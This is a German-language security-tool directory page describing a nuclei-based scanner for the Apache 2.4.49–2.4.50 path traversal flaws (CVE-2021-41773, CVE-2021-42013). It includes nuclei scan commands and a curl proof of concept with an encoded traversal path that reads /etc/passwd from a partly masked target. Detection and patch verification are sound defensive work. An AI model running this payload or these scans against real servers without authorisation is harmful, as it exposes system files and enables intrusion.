
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

··Feeds·Kontakt·Datenschutz·© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
apache-vulnerable — Erkennt Path-Traversal-Schwachstellen des Apache HTTP Servers (CVE-2021-41773, CVE-2021-42013) durch Prüfung der Offenlegung von /etc/passwd mittels verschiedener Traversal-Techniken. | Kitploit
Tools/GitHubGitHub/psibot/apache-vulnerable
SchwachstellenscannerWeb-SchwachstellenscannerSchwachstellenanalyseExploitationWebsicherheitPenetrationstests
GitHubpsibot/apache-vulnerable

apache-vulnerable

Erkennt Path-Traversal-Schwachstellen des Apache HTTP Servers (CVE-2021-41773, CVE-2021-42013) durch Prüfung der Offenlegung von /etc/passwd mittels verschiedener Traversal-Techniken.

Repository anzeigen
113vor 1 JahrNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

Scan nach APACHE-Versionen "ZERO-DAY"

Apache Version 2.4.49 and 2.4.50

(CVE-2021-41773) and (CVE-2021-42013)

Verwendung:

Du brauchst nuclei!

https://github.com/projectdiscovery/nuclei

Überprüfe die lokale nuclei-Installation und verifiziere das Template:

nuclei -t apache-vulnerable-versions.yaml -vv

und

nuclei -t apache-path-traversal-rce-v2.yaml -vv

Du solltest sehen:

[apache-vulnerable-versions] Vulnerable Apache Versions (2.4.49-2.4.50) (@psibot) [high]

und

[apache-path-traversal-passwd] Apache Path Traversal - /etc/passwd Exposure (@psibot) [critical]

Um ein Ziel zu scannen:

nuclei --silent -t apache-vulnerable-versions.yaml -u https://*.*.*.*:port

Um Ziele in einer Datei zu scannen:

nuclei --silent -t apache-vulnerable-versions.yaml -l hosts.txt

Informationen zu den Nuclei-Templates

apache-vulnerable-versions.yaml - Erkennt die Apache-Version und gibt HIGH aus, wenn anfällig.

apache-vulnerable-versions.yaml

apache-path-traversal-rce-v2.yaml - Führt einen Exploit aus und zeigt den anfälligen Pfad. Gibt CRITICAL aus, wenn anfällig.

apache-path-traversal-rce-v2.yaml

POC:

curl -s -k https://135.*.120.*:8443/icons/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd

POC

Tool herunterladen